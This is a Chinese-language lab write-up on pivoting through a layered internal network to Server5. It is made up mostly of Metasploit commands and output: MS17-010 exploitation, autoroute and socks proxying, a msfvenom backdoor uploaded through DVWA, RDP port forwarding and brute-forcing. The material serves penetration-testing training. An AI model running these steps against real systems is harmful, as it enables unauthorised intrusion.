
假设，有一个多层网络环境结构，每层靶机只与相邻服务器互通，那么，如何从Hack的笔记本去获取Server5（10.0.3.2）的系统权限呢？




首先，我们通过Web入侵获得Server1权限，并通过横向渗透到Server2，探测到Server2存在双网卡。在这里，我们以Server2作为攻击跳板机继续入侵。

第1层靶机-->第2靶机

1、获取内网网段信息

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 10.0.0.0/255.255.255.0
Local subnet: 10.0.1.0/255.255.255.0
```




通过内网本地路由查询，可以获悉内网网段地址为：10.0.1.0/24。

2、添加去往第二层内网网段（10.0.1.0/24）的静态路由。


```
meterpreter > run autoroute -s 10.0.1.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.1.0/255.255.255.0...
[+] Added route to 10.0.1.0/255.255.255.0 via 10.0.0.3
[*] Use the -p option to list all active routes
```



3、扫描内网主机，使用msf下的扫描模块对IP段进行扫描看是否存来MS17-010漏洞。

```
use auxiliary/scanner/smb/smb_ms17_010
show options
set rhosts 10.0.1.0/24
set threads 50
run
```



通过扫描发现10.0.1.2存在MS-17010漏洞。

4、通过MS-17010漏洞获取Server3的系统权限。

```
use exploit/windows/smb/ms17_010_psexec
set rhost 10.0.1.2
set payload windows/meterpreter/bind_tcp
run
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) >  use exploit/windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) >  set rhost 10.0.1.2
rhost => 10.0.1.2
msf5 exploit(windows/smb/ms17_010_psexec) >  set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms17_010_psexec) >  run

[*] 10.0.1.2:445 - Target OS: Windows Server 2003 3790 Service Pack 2
[*] 10.0.1.2:445 - Filling barrel with fish... done
[*] 10.0.1.2:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 10.0.1.2:445 -      [*] Preparing dynamite...
[*] 10.0.1.2:445 -              Trying stick 1 (x64)...Miss
[*] 10.0.1.2:445 -              [*] Trying stick 2 (x86)...Boom!
[*] 10.0.1.2:445 -      [+] Successfully Leaked Transaction!
[*] 10.0.1.2:445 -      [+] Successfully caught Fish-in-a-barrel
[*] 10.0.1.2:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 10.0.1.2:445 - Reading from CONNECTION struct at: 0x8f4e3d48
[*] 10.0.1.2:445 - Built a write-what-where primitive...
[+] 10.0.1.2:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.1.2:445 - Selecting native target
[*] 10.0.1.2:445 - Uploading payload... WcJIlAiY.exe
[*] 10.0.1.2:445 - Created \WcJIlAiY.exe...
[+] 10.0.1.2:445 - Service started successfully...
[*] 10.0.1.2:445 - Deleting \WcJIlAiY.exe...
[*] Started bind TCP handler against 10.0.1.2:4444
[*] Sending stage (180291 bytes) to 10.0.1.2
[*] Meterpreter session 2 opened (10.0.0.2-10.0.0.3:0 -> 10.0.1.2:4444) at 2020-05-29 11:56:21 -0400
```

成功获取第二层靶机权限，查看ip地址，发现第三个网段。

```
meterpreter > shell
Process 1344 created.
Channel 1 created.
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter 本地连接:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 10.0.1.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter 本地连接 2:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 10.0.2.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

C:\WINDOWS\system32>
```

第2层靶机-->第3靶机

添加第三个网段的静态理由。

```
meterpreter > run autoroute -s 10.0.2.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.2.0/255.255.255.0...
[+] Added route to 10.0.2.0/255.255.255.0 via 10.0.1.2
[*] Use the -p option to list all active routes
```

使用MS17-010扫描无果，发现10.0.2.2主机存活，利用msf搭建socks代理

```
use auxiliary/server/socks4a
set srvport 9999
run
```

```
msf5 auxiliary(scanner/discovery/arp_sweep) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > set srvport 9999
srvport => 9999
msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
```

在攻击机Kali中，修改配置文件/etc/proxychains.conf


```
socks4 10.0.0.2 9999
```

使用proxychains 对第三层靶机进行端口扫描：


```
proxychains nmap -Pn -sT 10.0.2.2 -p1-1000
```

```
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:241-<--denied
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:356-<--denied
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:704-<--denied
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:498-<--denied
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:918-<--denied
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:253-<--denied
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:490-<--denied
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:604-<--denied
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:313-<--denied
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:478-<--denied
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:627-<--denied
|S-chain|-<>-10.0.0.2:9999-<><>-10.0.2.2:546-<--denied
Nmap scan report for 10.0.2.2
Host is up (1.2s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

在Firefox中设置socks代理。



本地就可以直接访问到第三层靶机，在DVWA中，通过任意文件上传msf后门，获取站点权限。



利用msfvenom生成木马后门：

```
msfvenom -p windows/meterpreter/bind_tcp LPORT=8888 -f exe > shell.exe
```

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/bind_tcp
set RHOST 10.0.2.2
set LPORT 8888
set ExitOnSession false
exploit -j -z
```

在webshell中，上传并成功执行shell.exe，成功返回Server4的权限。

```
meterpreter > shell
Process 2480 created.
Channel 1 created.
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\phpStudy\WWW\hackable\uploads>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter 本地连接:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 10.0.2.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

Ethernet adapter 本地连接 2:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 10.0.3.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.3.1

C:\phpStudy\WWW\hackable\uploads>
```

第3层靶机-->第4靶机

添加第四个网段的静态理由。

```
meterpreter > run autoroute -s 10.0.3.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.3.0/255.255.255.0...
[+] Added route to 10.0.3.0/255.255.255.0 via 10.0.2.2
[*] Use the -p option to list all active routes
```

开启socker

```
use auxiliary/server/socks4a
set srvport 6666
run
```

探测第四个网段存活的主机，发现10.0.3.2 开放了3389端口。


```
proxychains nmap -Pn -sT 10.0.3.0/24 -p22,80,3389
```

将第四层目标主机的3389流量转发到代理服务器中：


```
msf5 auxiliary(server/socks4a) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > portfwd add -l 12345 -p 3389 -r 10.0.3.2
[*] Local TCP relay created: :12345 <-> 10.0.3.2:3389
meterpreter >
```

在本地对RDP账号密码进行爆破：



爆破成功后，使用账号密码成功登录服务器。



新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。


Bypass